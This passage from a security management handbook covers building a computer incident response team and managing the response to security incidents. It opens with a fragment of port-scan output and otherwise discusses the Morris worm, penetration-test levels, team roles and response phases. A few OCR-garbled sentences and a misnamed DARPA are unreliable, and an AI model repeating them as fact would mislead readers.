79	open	tcp	finger
80	open	tcp	http
110	open	tcp	pop-3
111	open	tcp	sunrpc
113	open	tcp	auth
139	open	tcp	netbios-ssn

TCP Sequence Prediction: Class = random positive increments

Difficulty = 4686058 (Good luck!)

Remote operating system guess: Linux 2.2.0-pre6 - 2.2.2-ac5

Viruses are quite common on the Windows platform due to the architecture of the processor and the operating system. It is likely that most computer users today have been "hit" by one virus or another. The attacker no longer has to be able to write the World Wide Web (WWW).

Use of the WWW introduces additional threats through "active code" such as Microsoft's ActiveX and Sun Microsystems' Java languages. These active code sources can be used to collect information from a system, or to introduce code to defeat the security of a system, inject a virus, or modify or destroy information.

The First CERT

The first incident response team was established by the Defense Applied Research Projects Agency (DARPA) (http://www.darpa.mil) in 1988 after the Morris worm disabled approximately 10 percent of the computer systems connected to the Internet. This team is called the Computer Emergency Response Team (CERT) and is located at the Software Engineering Institute at Carnegie Mellon University.

Learning from the Morris Worm

The Morris worm of 1988 was written by Robert Morris, Jr. to demonstrate the vulnerabilities that exist in today's software. Although Morris had contended since his arrest that his intent was not to cause the resulting damage, experts who have analyzed the program have reported that the Morris Worm operated as expected.

There were a large number of reports written in the aftermath of the incident. The General Accounting Office (GAO) issued a thorough report of the Morris worm, its impact and the issues surrounding security on the Internet, and the prosecution of this and similar cases in the future.

The GAO report echoes observations made in other reports on the Morris worm. These observations include:

- The lack of a focal point in addressing Internet-wide security issues contributed to problems in coordination and communication during security emergencies.
- Security weaknesses exist in some sites.
- Not all system managers have the skills and knowledge to properly secure their systems.
- The success of the Morris Worm was through its method of attack, where it made use of known bugs, trusted hosts, and password guessing.
- Problems exist in vendor patch and fix development and distribution.

While these issues were discussed after the Morris worm incident, they are, in fact, issues that exist within many organizations today.

Legal Issues

There are many and inconsistent legal issues to be considered in investigating computer crime. It is worth noting, however, that an incident response team (or corporate investigations unit) typically has considerably more leeway in its operations than law enforcement.

As the property being investigated belongs to the company, the company is free to take any action that it deems appropriate. Once law enforcement is notified of the crime, then the situation becomes a law enforcement issue, and the organization's ability to act is significantly curtailed. This is because once law enforcement is informed, the company's investigators become agents for law enforcement and are then bound by the same constraints.

Among the legal issues that must be addressed are the rules of evidence. These vary from country to country due to differences in legal systems. These rules address how evidence must be collected and handled in order for it to be considered evidence by law enforcement agencies and in a court of law.

The exact actions that the CIRT can perform are governed by the appropriate legislation. The team will be advised by Corporate Counsel, at which point appropriate action will be taken with the intent of not jeopardizing the value of collected evidence or interviews.

Threat Analysis

Threat — and risk analysis in general — is a major proactive role of the CIRT. The CIRT must evaluate every vulnerability report and, based on an analysis of the situation, recommend the appropriate actions to management and who is responsible for completing these actions.

Most often, risk analysis focuses on new exploits or attack methods to determine if there are associated risks within the organizational environment and how such risks can best be mitigated. This is part of the CIRTs ongoing activity, and can include a variety of methods, including research and penetration testing. From this collected information, the CIRT can make recommendations on how to mitigate these risks by making changes to our computing or security infrastructures.

There is, however, the notion of "acceptable" risk. Acceptable risk is that risk which the company is knowingly prepared to accept. For example, if the company can earn $1 million but in the process has an exposure that could cause the loss of $10,000, the company may choose to accept such risk.

These decisions, however, cannot be made by just anyone in the organization. The exact nature of the vulnerability, the threat, and the resulting impact must be clearly evaluated and understood.

- *Threat* is defined as the potential to cause harm to the corporation — intentional or otherwise. Threats include hackers, industrial espionage, and at times, internal employees.
- *Vulnerability* is a weakness or threat to the asset. If there are no vulnerabilities, then a threat cannot put the organization at risk.
- *Impact* reflects degree of harm and is concerned with how significant the problem is, or how much effect it will have on the company.

The threat graph in Exhibit 151.2 illustrates threat, impact, and vulnerability. The risk is lowest when threat and impact are both low. Low impact, low threat, and low vulnerability imply that the *risk* is also low.

If the threat is low, the impact is high, and the vulnerability is low, the company may accept the risk of information loss. The same is true if the impact is low, the vulnerability low, and the threat high. This may still be an acceptable risk to the organization.

Finally, as the impact, vulnerability, and threat all increase, the issue becomes one of high risk. This is typically the area that most companies choose to address and place their emphasis. This is where the greatest risk is and, consequently, where the greatest return on security investment is found.

CIRT: Roles and Responses

Most people think of "Incident Response Teams" as the emergency response unit for computers. The confusing term is "computer." A security incident that involves a computer is only different from a physical security incident in how the event took place. When an unauthorized person gains tactical access to a system or specific information, it should have equivalent importance to unauthorized physical access.




EXHIBIT 151.2 Threat graph: threat, impact, and vulnerability.

The CIRT must be able to handle a crisis and prevent it from becoming worse than it already is. The CIRT, however, has much more to offer, including a proactive role of vulnerability testing, vulnerability analysis, and awareness.

Obviously, the exact nature of responsibilities that one assigns to a CIRT will depend on the size and nature of the organization, the number of incidents recorded, and how many systems and networks exist. Consequently, some of the suggested activities may not be possible for a CIRT to integrate into its day-to-day tasks.

Incident Response

As mentioned, incident response is the prime reason behind establishing a CIRT. This incident response team puts highly trained people at the forefront of any incident, and allows for a consistently applied approach to resolving the incident. The team handles the investigation from start to finish and makes recommendations to management regarding its findings.

Vulnerability Testing

There are two elements to vulnerability testing. The first is to use automated tools with preconfigured tests to determine if there are vulnerabilities that could be exploited by an attacker. The second element test security implementation is to try it out. A penetration or protection test simulates the various types of attacks — internal and external, blind and informed — against the countermeasures of the network. Essentially, a penetration test attempts to gain access through available vulnerabilities by taking on the mindset of the perpetrator.

As the CIRT is responsible for investigating incidents, over time it will develop a set of skills that can be used to offer penetration or protection testing services to the organization's product developers or IS organization. Vulnerability testing is considered the cornerstone of the effort to improve a security program as it attempts to use vulnerabilities as an attacker would. Protection testing is conducted in a similar manner, but the goal is different.

Types of Penetration Tests

There are essentially three major types of penetration testing, each with its own tools and techniques:

> *Level 1. Zero-Knowledge*: This attempts to penetrate the network from an external source without knowledge of its architecture. However, information that is obtained through publicly accessible information is not excluded.
> *Level 2. Full-Knowledge*: This attempts to penetrate the network from an external source with full knowledge of the network architecture and software levels.
> *Level 3. Internal*: This attempts to compromise network security and hosts from inside one's network.

Penetration testing is interval based, meaning that it is done from time to time and against different target points. Penetration testing is not a real-time activity.

The process consists of collecting information about the network and executing the test. In a level 1 test, the only information available is what is published through open source information. This includes network broadcasts, upstream Internet service providers, domain name servers, and public registration records. This helps simulate an attack from an unsophisticated intruder who may try various standard approaches. This approach primarily tests one's ability to detect and respond to an attack.

A Level 2 penetration test assumes full knowledge of the hardware and software used on the network. Such information may be available to meticulous and determined intruders using whatever means, including social engineering, to increase their understanding of one's networks. This stage of the test assumes the worst-possible scenario, and calls to light the maximum number of vulnerabilities.

A Level 3 penetration test (or acid test) is an attack from within the network. This is the best judge of the quality of the implementation of the company's security policy. A real attack from within a network can come from various sources, including disgruntled employees, accidental attacks, and brazen intruders who can socially engineer their way physically into a company.

Penetration testing should be considered very carefully in the implementation of an overall detection program, but it can lead to the negative side effects that one is trying to prevent. Therefore, it should be used

cautiously, but still be used to attempt to locate vulnerabilities and to assess the overall operation of the protection program.

Studying Security Vulnerabilities

When an incident occurs, it is essential to understand what allowed it to happen. Examining the vulnerability used during the incident allows the organization to improve its Security Infrastructure Program to prevent further exploitation.

In addition, security vulnerabilities that are released to the security community need to be assessed for their impact within the organization, and a course of action recommended. The CIRT, with its enhanced skills and knowledge, is capable of reviewing those vulnerabilities and offering the operating system and product groups a method of addressing them.

Publishing Security Alerts

When new issues are found that impact the organization, the CIRT is responsible for the publication of those bulletins and warnings, along with a set of instructions or recommendations regarding how users and systems administrators should react.

Publishing security alerts within the corporation, or new vulnerabilities found, does not include publishing the details of security incidents. The reporting of security incidents is a role for Corporate Security.

Security and Survivability in Wide Area Network-Based Computing

Working from the analysis of incident data, the CIRT is able to make specific recommendations to the systems administrators or applications owners on how to better configure their systems to increase the level of security.

Survivability comes from the application of good administration and consistently applied security techniques to reduce the threat of loss of data from an incident, or the loss of the system. Having to completely rebuild a system is an onerous task that is costly to the business, and one that few people want to repeat frequently.

Defining Incidents

An obvious question is, "What is an incident?" Incidents cannot be easily identified without the team. However, an incident can be defined as any unexpected action that has an immediate or potential effect on the organization.

Example incidents include:

- Viruses
- Unauthorized access, regardless of source
- Information theft or loss of confidentiality
- Attacks against systems
- Denial of service
- Information corruption

However, incidents can be further classified based on the extent to which the incident affects the organization.

The classification of CIRT responses is often based on several factors, including geography, business impact, and the apparent nature of the problem. Business impact includes how many people are affected; how many sites are affected, and will the issue affect stock prices, investor confidence, or damage the organization's reputation.

These classifications are meant to be a guide for discussion purposes — the CIRT may choose to broaden or identify improved characteristics for each.

> *Class 1: Global.* These incidents have the greatest impact on an organization. They have the potential of affecting the entire organization, and they are serious. The uncorrected distribution of a virus can have very significant effects on the organization's ability to function. Other examples include a firewall breach, potential financial loss, customer services, compromise of the corporation's credibility, or the

compromise of the organization's external Web site. In these situations, the CIRT is activated immediately, due to the threat to the company.

Class 2: Regional. Regional incidents affect specific areas of the company. They do, however, have the capability of becoming global. Regional threats include logic bombs, and attacks against specific systems in that region. Although these can become global in nature, the information systems and security organizations in that region may be able to handle the issue without involvement from the CIRT. In this situation, the CIRT is activated at the request of the region IS or Security Directors.

Class 3: Local. Local incidents are isolated to a specific department and are of low impact. Examples include a virus on a single system, and the building cleaning crew playing solitaire on improperly configured desktop systems. In this situation, the CIRT is not activated unless requested by the department manager.

When Does the CIRT Respond?

The CIRT responds in one of several situations:

- At the request of a manager when an event is noticed or reported to them
- When the incident requires it, based on sufficient evidence, probability, or due to a pattern of occurrence
- As the result of issues found during vulnerability testing
- On the advice of the help desk personnel who receive problem reports
- On the advice of an external security agency

CIRT response is based on the severity of an issue, as outlined previously. Managers can request CIRT involvement when they suspect unauthorized activity, regardless of whether there has been an incident reported to the CIRT.

If an incident is believed to have occurred based on evidence (e.g., missing or altered information in a database) or due to alerts from an intrusion detection system, the CIRT is involved to determine the significance, scope, and method of the attack.

It is important to note that help desks can assist in reporting incidents to the CIRT. As employees call their help desks with issues, the help desk may see a pattern emerge that will initiate contacting the CIRT. Consequently, additional training is required for the help-desk staff to inform them of what they should be looking for.

The CIRT then provides a recommendation on how to address the attack and proceed with the investigation of the incident. In some situations, external agencies such as security departments of other organizations may advise of a potential incident and this must be investigated.

Relationship to External Agencies

The CIRT operates within the organizational framework and reviews incidents and provides other services as discussed. It is important, however, that the CIRT establish a relationship with external Computer Emergency Response Teams, such as CERT, CANCERT, etc. These teams provide similar services, but focus on incident reporting and advisory capabilities.

In addition, contact with law enforcement and other external teams that may be required must be established early on, so that if an issue arises, the CIRT is not spending valuable time looking for the correct external resource and then contacting them.

CIRT: The CIRT Process

There is a defined process for creating and establishing the CIRT function. This process is presented in this section. The process consists of six steps. These steps are explained here, but more information on some of the process steps is discussed in other sections.

CIRT is a global process. The team must be available 24 hours a day, 365 days per year. As such, mechanisms to contact the CIRT regardless of where the incident is, must be put into place to allow quick response.

Establishing the Process Owner

The process owner is responsible for supporting the team, and is the individual to whom the team itself reports. The process owner provides the interface to executive management and ensures that the CIRT is fulfilling its responsibilities effectively.

The process owner is assigned by senior management — not by the reputation or position of a single individual. Many organizations choose the Chief Information Officer (CIO) as the process owner, due to the technical nature of the team. Although this is not necessarily incorrect, it is now considered more appropriate to choose either the CFO or the Internal Audit Director to avoid any possibility of conflict of interest. The two alternate positions have legally defined fiduciary responsibilities to protect the corporation's assets and their departments often include staff with fraud investigation backgrounds.

Establishing the Team

The development of a CIRT is a process that requires full acceptance from the corporation's executives, and the groups involved in forming the core team. Specific resources, funding, and authority must be granted for the initiative to be successful and have benefit to the corporation. This section discusses the structure of the CIRT and how it interacts with other internal organizations.

Many organizations consider computer security incidents as an IS problem, although in fact they are a business problem although because any security incident, regardless of how it is caused, has the potential to affect the corporation in many ways, including financial loss, legal or financial liabilities, or customer service.

The very nature of computer involvement means that what is deemed to be an incident may not be when investigated. For example, consider the user who forgets his password and disables it. This may appear like a denial-of-service attack, when in fact it is not. This strains the internal investigative resources, and impacts the company by redirecting resources where they are not needed.

The investigation of an event is a complex process that involves a precise sequence of events and processes to ensure that, should the corporation choose to, it could involve law enforcement and not lose access to the valuable information, or evidence, already collected.

To do this, and for the response to any incident to be effective, people with a wide range of backgrounds and experiences are required. The CIRT ideally would have people from the following areas:

- Technical specialists: An understanding of the production aspects of the technology that are relevant to the investigation
- Information security specialists: Data and systems protection
- Auditors and fraud examiners: Compliance and fraud
- Corporate security: Investigations
- Human resources: Personnel and labor issues
- Business continuity specialists: System and data recovery
- Legal specialists: Protecting the organization's intellectual property
- Corporate public relations: Press and media interaction
- Executive management: The decision makers
- Any other organization- or industry-specific personnel, such as business unit or geographically relevant personnel

The Core Team

For most organizations, it is difficult to rationalize the dedication of such a group of people to the CIRT role and, consequently, it is seen within the industry that the CIRT has two major components: a core team and a support team. The core team is composed of five disciplines, preferably staffed by a single individual from each discipline. These disciplines are:

- Corporate security
- Internal audit
- Information protection
- Legal specialists.
- Technical specialists, as required

The CIRT core team must:

- Determine if the incident is a violation
- Determine the cause and advise management on the action required
- If required, establish the appropriately skilled support team
- Manage the investigation and report
- All in external agencies as necessary

It is essential that the core team be made up of individuals who have the experience required to determine the nature of the incident and involve the appropriate assistance when required.

Many larger organizations have a corporate security group that provides the investigators who are generally prime for the incident. Smaller organizations may have a need to address their investigative needs with a security generalist. This is because the ultimate recommendation for the CIRT may be to turn the incident over to the corporate security organization for further investigation or to contact law enforcement. Obviously, the correct course of action depends on organization structure, and whether or not to contact law enforcement. In that event, specific rules must have been followed. These rules, although important, are not germane to the discussion here.

Internal Audit Services provide the compliance component. Every organization is required to demonstrate compliance with its policies and general business practices. The internal audit organization brings the compliance component to the team; moreover, it will be able to recommend specific actions that are to be taken to prevent further incidents.

The Information Protection or Information Services security specialist is required because the incident involved the use of a computer. The skills that this person holds will enable rapid determination of the path of the attack from one place to another, or gain rapid access to the information contained on a system.

Legal Specialists are essential to make sure that any actions taken by the CIRT are not in violation of any existing corporate procedures, ofany rights of any individuals within the company or country. This is especially important, as there are different laws and regulations governing the corporation and the rights of the individual in many countries.

Although team members have these backgrounds in their respective areas, the core team operates in one of two ways:

- Dedicated full-time to the role of the CIRT and its additional responsibilities identified previously
- Called as needed to examine the incident

In large, geographically dispersed organizations, the CIRT must be capable of deploying quickly and getting the information such as logs, files, buffers, etc., while it is still "fresh," There is no "smoking gun" — only the remnants left behind. Quick action on the part of the CIRT may enable collection of incident-related information that would otherwise be rendered useless as evidence minutes or hours or later.

Selecting the Core Team Members

The selection of the core team members is done based on experience within their knowledge area, their ability to work both individually and as part of a team, and their knowledge of the company as a whole. The process owner, who will select a team leader and then work together to choose the other members of the core team, would conduct the selection process. It is recommended that the team leader be a cooperating member of the team, and that the team leader operate as the point of contact for any requests for assistance.

The Support Team

The support team is used to provide additional resources once the core team has determined what the incident really is, and what other experts need to be called in to assess the situation.

The support team is vital to the operational support of the core team. This is because it is impossible for the core team to have all of the knowledge and expertise to handle every possible scenario and situation. For the core team to be effective, it must identify who the support team members are and maintain contact with and backup information for them over time.

The Support team consists of:

- Human resources (HR)
- Corporate communications
- Platform and technology specialists

- Fraud specialist
- Others as required, such as business unit specialists or those geographically close to the incident

Human resources (HR) is a requirement because any issue that is caused by an employee will require HR's involvement up front to assist in the collection of relevant information, and discussion of the situation with the employee's manager and the employee, and recommendations of appropriate sanctions.

If the incident is a major one that might gain public attention, it is recommended that the corporate public relations function issue a press release earlier, rather than take "knocks" from the public press. Although any bad news can affect a company, by releasing such information on its own, the company can retain control of the incident and report on planned actions. However, it is essential that any press announcements must be cleared through the appropriate departments within the company, including the legal department and senior management. However, there have been sufficient examples with companies (like Microsoft) that would argue this point both ways.

Additionally, the team must designate an individual who is not actively participating to provide information and feedback to management and employees, as deemed appropriate. By choosing a person who does not have an active part in that particular investigation, that person can focus on the communications aspect and let the rest of the team get the job done.

The platform and technology specialists are used to provide support to the team, as no single individual can be aware of and handle all of the technology-related issues in the company. It is also likely that multiple technical specialists will be required, depending on the nature of the incident.

Fraud specialists provide guidance on the direction and investigation of fraud. In some cases, fraud will be hidden behind other issues to cloud the fraud and throw confusion on the issue.

The core team does the selection of the support team members. The core team must evaluate what types of skills it must have access to and then engage the various units within the organization to locate those skills.

It is essential that the core team conduct this activity to allow establishment of a network of contacts should the identified support team member and his or her backup be unavailable. Support team members are selected based on experience within their knowledge area, their ability to work both individually and as part of a team, and their knowledge of the company as a whole.

A major responsibility of the core team is to maintain this database of support team members to allow for quick response by the team when its involvement is required.

Creating the CIRT Operation Process

With the structure of the actual team in mind, it becomes necessary to focus on how the CIRT will operate. This is something that cannot be easily established in advance of core team selection. The process defines the exact steps that are followed each time the team is activated, either by request or due to the nature of the incident.

Aside from some steps that are required to create, establish, and authorize the team, the remaining steps in the process are to be handled by the core team. In addition to training and various other roles, the team must also:

- Document its own practices and procedures
- Establish and maintain databases of contact names and information
- Maintain software and hardware tools required and used during an incident

Several matrices must be developed by the newly formed CIRT. These include an incident matrix and a response matrix. In the incident matrix, the team attempts to discover every possible scenario, and establish the:

- Incident type
- Personnel required
- Financial resources required
- Source of resources

With this, the CIRT can establish the broad budget it will need to investigate incidents. The response matrix identifies the incident type, what the team feels is an appropriate response to the incident, what resources it anticipates will be needed, and how it will escalate the incident should that become necessary. Neither of these matrices can be developed without the core team, and even some initial members of the support teams.

With the matrices completed, it is necessary to establish the training and funding requirements for the team.

Training Requirements

With the CIRT formed, it is necessary that the training requirements be determined. At a minimum, all members of the core team will need to be trained in intrusion management techniques, investigations, interviewing, and some level of computer forensics. (There are organizations that can conduct training specifically in these areas.)

Funding Requirements

The CIRT must now establish its requirements for a budget to purchase the needed equipment that will be used on a frequent or daily basis. A contingency budget is also needed to establish spending limits on equipment that is needed in the middle of an incident.

Given the nature and size of the core team, it is easy to establish that personnel budgets within a large organization will include a minimum of $500K for salaries and other employee costs. Training will approximate $50K per year, with an initial training expense of approximately $100K.

Policy and Procedures

The operation of the CIRT must be supported through policy. The policy establishes the reasons for establishing a CIRT, its authority, and the limits on its actions. Aside from the issues regarding policy in general, policies that support a CIRT must:

- Not violate the law: Doing so results in problems should the need for law enforcement result, or if the employee challenges the actions taken by the company as a result
- Address privacy: Employees must be informed in advance that they have no reasonable expectation of privacy (management has the right to search e-mail, stored files and their on-site workstations during an investigation)
- Have corporate counsel review and approve the policy and procedures as being legal and sustainable in the given local areas

The policy itself leaves out the specifics surrounding the CIRT and how it operates. These are written in standards and procedures and describe how the team will react in specific situations, who the team members are, what the organization structure is, etc.

As mentioned, the employee must not have any expectation of privacy. This can only be accomplished effectively by understanding the privacy laws in the different regions, and stating specifically in policy, that this is the case.

CIRT members should operate within a code of ethics specifically designed for them, as they will be in contact and learn information about employees or situations that they would otherwise not know.

Funding

Funding is essential to the operation of the CIRT. Although it is impossible to know what every investigation will cost, the team will have established a series of matrices identifying possible incidents and the equipment and resources required to handle them. This information is required to establish an operating budget, but contingency funds must be available should an incident cause the team to run over budget, or need a resource that was not planned.

Obviously, not having this information up front affects senior management's decisions to allocate base funding. This means, however, that senior management must believe in the role of the CIRT and the value that it brings to the overall security posture. The CIRT process owner in consultation with the identified CIRT members and external CIRTs, should be able to establish a broad level of required funding and modify it once the matrices are completed.

Authority

The CIRT must be granted the authority to act by senior management. This means that during an investigation of an incident, employees — regardless of level in the company — must be directed to cooperate with the CIRT. They must operate with extreme attention to confidentiality of the information they collect. The CIRT's responsibility is to collect evidence and make recommendations — not to determine guilt.

The role of the CIRT, as previously mentioned, is to investigate incidents and recommend appropriate actions to be taken by management to deal appropriately with the issues. The authority for the creation of the CIRT and its ability to get the job done is conveyed through policy.

Summary

This author has previously discussed intrusion detection.[1] Intrusion detection, regardless of the complexity and accuracy of the system, is not effective without an incident response capability. Consequently, any organization — regardless of size — must bear this in mind when deciding to go ahead with intrusion detection.

But incident response goes well beyond. Incident response is a proactive response to an incident. However, the CIRT can assist in the prevention and detection phases of the security cycle, and thereby create a much stronger, more resilient, and more responsive security infrastructure for today's organization.

References

1. Farrow, Rik, *Intrusion Techniques and Countermeasures*, Computer Security Institute: San Francisco, 1999
2. Icove, David, Seger, Karl, and VonStorch, William, *Computer Crime: A Crime Fighter's Handbook*, O'Reilly & Associates: Sebastopol, CA, 1995.
3. Stephenson, Peter, *How to Form a Skilled Computer Incident Response Team*, Computer Security Institute: San Francisco, 1999.
4. CERT, *Responding to Intrusions*, Carnegie Mellon Software Engineering Institute, 1998.
5. Winkler, Ira, *Corporate Espionage*, Prima Publishing: Rocklin, California, 1997.
6. Sterneckert, Alan B., *Critical Incident Management*, Auerbach Publications, Boca Raton, FL, 2004.

Managing the Response to a Computer Security Incident

Michael Vangelos, CISSP

Organizations typically devote substantial information security resources to the prevention of attacks on computer systems. Strong authentication is used, with passphrases that change regularly, tokens, digital certificates, and biometrics. Information owners spend time assessing risk. Network components are kept in access-controlled areas. The least privilege model is used as a basis for access control. There are layers of software protecting against malicious code. Operating systems are hardened, unneeded services are disabled, and privileged accounts are kept to a minimum. Some systems undergo regular audits, vulnerability assessments, and penetration testing. Add it all up, and these activities represent a significant investment of time and money.

Management makes this investment despite full awareness that, in the real world, it is impossible to prevent the success of all attacks on computer systems. At some point in time, nearly every organization must respond to a serious computer security incident. Consequently, a well-written computer incident response plan is an extremely important piece of the information security management toolbox. Much like disaster recovery, an incident response plan is something to be fully developed and practiced — although one hopes that it will never be put into action.

Management might believe that recovering from a security incident is a straightforward exercise that is part of an experienced system administrator's job. From a system administrator's perspective, that may be true in many instances. However, any incident may require expertise in a number of different areas and may require decisions to be made quickly based on factors unique to that incident. This chapter discusses the nature of security incidents, describes how to assemble an incident response team (IRT), and explains the six phases of a comprehensive response to a serious computer security incident.

Getting Started

Why Have an Incident Response Plan?

All computer systems are vulnerable to attack. Attacks by internal users, attacks by outsiders, low-level probes, direct attacks on high-privilege accounts, and virus attacks are only some of the possibilities. Some attacks are merely annoying. Some can be automatically rejected by defenses built into a system. Others are more serious and require immediate attention. In this chapter, incident response refers to handling of the latter group of attacks and is the vehicle for dealing with a situation that is a direct threat to an information system.

Some of the benefits of developing an incident response plan are:

- *Following a predefined plan of action can minimize damage to a network.* Discovery that a system has been compromised can easily result in a state of confusion, where people do not know what to do.

Technical staff may scurry around gathering evidence, unsure of whether they should disable services or disconnect servers from the network. Another potential scenario is that system administrators become aggressive, believing their job is to "get the hacker," regardless of the effect their actions may have on the network's users. Neither of these scenarios is desirable. Better results can be attained through the use of a plan that guides the actions of management as well as technicians during the life of an incident. Without a plan, system administrators may spend precious time figuring out what logs are available, how to identify the device associated with a specific IP address, or perform other basic tasks. With a plan, indecision can be minimized and staff can act confidently as they respond to the incident.

- *Policy decisions can be made in advance.* An organization can make important policy decisions before they are needed, rather than in the heat of the moment during an actual incident. For example, how will decisions be made on whether gateways or servers will be taken down or users disconnected from the network? Will technicians be empowered to act on their own, or must management make those decisions? If management makes those decisions, what level of management? Who decides whether and when law enforcement is notified? If a system administrator finds an intruder with administrative access on a key server, should all user sessions be shut down immediately and log-ins prohibited? If major services are disrupted by an incident, how are they prioritized so that technicians understand the order in which they should be recovered? Invariably, these and other policy issues are best resolved well in advance of when they are needed.
- *Details likely to be overlooked can be documented in the plan.* Often, a seemingly unimportant event turns into a serious incident. A security administrator might notice something unusual and make a note of it. Over the next few days, other events might be observed. At some point, it might become clear that these events were related and constitute a potential intrusion. Unless the organization has an incident response plan, it would be easy for technical staff to treat the situation as simply another investigation into unusual activity. Some things may be overlooked, such as notifying internal audit, starting an official log of events pertaining to the incident, and ensuring that normal cleanup or routine activities do not destroy potential evidence. An incident response plan will provide a blueprint for action during an incident, minimizing the chance that important activities will fall through the cracks.
- *Nontechnical business areas must also prepare for an incident.* Creation of an incident response plan and the act of performing walk-throughs or simulation exercises can prepare business functions for incident response situations. Business functions are typically not accustomed to dealing with computer issues and may be uncomfortable providing input or making decisions if "thrown into the fire" during an actual incident. For example, attorneys can be much better prepared to make legal decisions if they have some familiarity with the incident response process. Human resources and public relations may also be key players in an incident and will be better able to protect the organization after gaining an understanding of how they fit into the overall incident response plan.
- *A plan can communicate the potential consequences of an incident to senior management.* It is no secret that, over time, companies are becoming increasingly dependent on their networks for all aspects of business. The movement toward the ability to access all information from any place at any time is continuing. Senior executives may not have an appreciation for the extent to which automation systems are interconnected and the potential impact of a security breach on information assets. Information security management can use periodic exercises in which potential dollar losses and disruption of services in real-life situations are documented to articulate the gravity of a serious computer security incident.

Requirements for Successful Response to an Incident

There are some key characteristics of effective response to a computer security incident. They follow from effective preparation and the development of a plan that fits into an organization's structure and environment. Key elements of a good incident response plan are:

- *Senior management support.* Without it, every other project and task will drain resources necessary to develop and maintain a good plan.
- *A clear protocol for invoking the plan.* Everyone involved should understand where the authority lies to distinguish between a problem (e.g., a handful of workstations have been infected with a virus because users disabled anti-virus software) and an incident (e.g., a worm is being propagated to hundreds of

workstations and an anti-virus signature does not exist for it). A threshold should be established as a guide for deciding when to mobilize the resources called for by the incident response plan.

- *Participation of all the right players.* Legal, audit, information security, information technology, human resources, protection (physical security), public relations, and internal communications should all be part of the plan. Legal, HR, and protection may play an important role, depending on the type of incident. For some organizations, public relations may be the most important function of all, ensuring that consistent messages are communicated to the outside world.
- *Clear establishment of one person to be the leader.* All activity related to the incident must be coordinated by one individual, typically from IT or information security. This person must have a thorough knowledge of the incident response plan, be technical enough to understand the nature of the incident and its impact, and have the ability to communicate to senior management as well as technical staff.
- *Attention to communication in all phases.* Depending on the nature of the incident, messages to users, customers, shareholders, senior management, law enforcement, and the press may be necessary. Bad incidents can easily become worse because employees are not kept informed and cautioned to refer all outside inquiries concerning the incident to public relations.
- *Periodic testing and updates.* The incident response plan should be revisited regularly. Many organizations test disaster recovery plans annually or more frequently. These tests identify existing weaknesses in the plan and uncover changes in the automation environment that require corresponding adjustments for disaster recovery. They also help participants become familiar with the plan. The same benefits will be derived from simulation exercises or structured walk-throughs of an incident response plan.

Defining an Incident

There is no single, universally accepted definition of incident. The Computer Emergency Response Team Coordination Center (CERT/CC) at Carnegie Mellon University defines incident as "the act of violating an explicit or implied security policy."[1] That may be a great way to describe all events that are bad for computer systems, but it is too broad to use as a basis for the implementation of an incident response plan. The installation of a packet sniffer without management authorization, for instance, may be a violation of policy but probably would not warrant the formality of invoking an incident response plan. However, the use of that sniffer to capture sensitive data such as passwords may be an incident for which the plan should be invoked. The Department of Energy's Computer Incident Advisory Capability (CIAC) uses this definition for *incident*:

> Any adverse event that threatens the security of information resources. Adverse events may include compromises of integrity, denial-of-service attacks, compromise of confidentiality, loss of accountability, or damage to any part of the system. Examples include the insertion of malicious code (e.g., viruses, Trojan horses, or backdoors), unauthorized scans or probes, successful and unsuccessful intrusions, and insider attacks.[2]

This, too, is a good definition and one that is better aligned with the goal of identifying events that should trigger implementation of an incident response plan. To make this definition more useful in the plan, it should be complemented by guidelines for assessing the potential severity of an incident and a threshold describing the level of severity that should trigger invocation of the plan. Responding to an incident, as described in this chapter, involves focused, intense activity by multiple people in order to address a serious condition that may materially affect the health of an organization's information assets. Therefore, as the incident response plan is developed, an organization should establish criteria for deciding whether to invoke the plan.

Developing an Incident Response Team

There is no singularly correct makeup of an incident response team (IRT). However, it is generally agreed that if the following functional units exist in an organization, they should be represented: information security, information technology, audit, legal, public relations, protection (physical security), and human resources. In an ideal situation, specific individuals (preferably a primary and secondary contact) from each of these areas are assigned to the IRT. They will be generally familiar with the incident response plan and have an understanding of what kinds of assistance they may be called upon to provide for any incident. Exhibit 153.1 lists the participants and their respective roles.

EXHIBIT 153.1 Incident Response Team roles

Function	Probable Role
Information security	Often has responsibility for the plan and leads the response; probably leads the effort to put preventive controls in place during preparation phase; staff may also be involved in the technical response (reviewing logs, cleaning virus-infected workstations, reviewing user definitions and access rights, etc.)
Information technology	Performs most eradication and recovery activities; probably involved during detection phase; should be active during preparation phase
Audit	Independent observer who reports to highest level of the organization; can provide valuable input for improving incident response capability
Legal	May be a key participant if the incident was originated by an employee or agency hired by the victim organization; can also advise in situations where downstream liability may exist (e.g., there is evidence that a system was compromised and subsequently used to attack another company's network); may want to be involved any time a decision is made to contact law enforcement agencies; should have input to decisions on whether to prosecute criminal activity; would advise on any privacy issues
Public relations	Should coordinate all communication with the outside world; probably creates the messages that are used
Protection	May be necessary if the incident originated from within the organization and the response may involve confronting a potentially hostile employee or contractor; might also be the best entity to take custody of physical evidence
Human resources	Provides input on how to deal with a situation in which an employee caused the incident or is actively hacking the system

Some organizations successfully manage incidents by effectively splitting an IRT into two distinct units. A technical team is made up of staff with responsibility for checking logs and other evidence, determining what damage if any has been done, taking steps to minimize damage if the incident is ongoing, and restoring systems to an appropriate state. A management team consists of representatives of the functional areas listed above and would act as a steering committee and decision-making body for the life of the incident. An individual leading the response to an incident would appoint leaders of each team or serve as chair of the management team. The two teams, of course, should be in frequent communication with each other, generally with the management team making decisions based on input from the technical team.

Six Phases of Incident Response

It is generally accepted that there are six phases to the discipline of incident response, and the cycle begins well before an incident ever occurs. In any one incident, some of these phases will overlap. In particular, eradication and recovery often occur concurrently. The phases are:

- Preparation
- Detection
- Containment
- Eradication
- Recovery
- Follow-up

Exhibit 153.2 briefly describes the goal of each phase.

Preparation Phase

If any one phase is more important than the others, it is the preparation phase. Before an incident occurs is the best time to secure the commitment of management at all levels to the development of an effective incident

EXHIBIT 153.2 Goal of Each Incident Response Phase

Phase	Goal
Preparation	Adopt policies and procedures that enable effective incident response
Detection	Detect that an incident has occurred and make a preliminary assessment of its magnitude
Containment	Keep the incident from spreading
Eradication	Eliminate all effects of the incident
Recovery	Return the network to a production-ready status
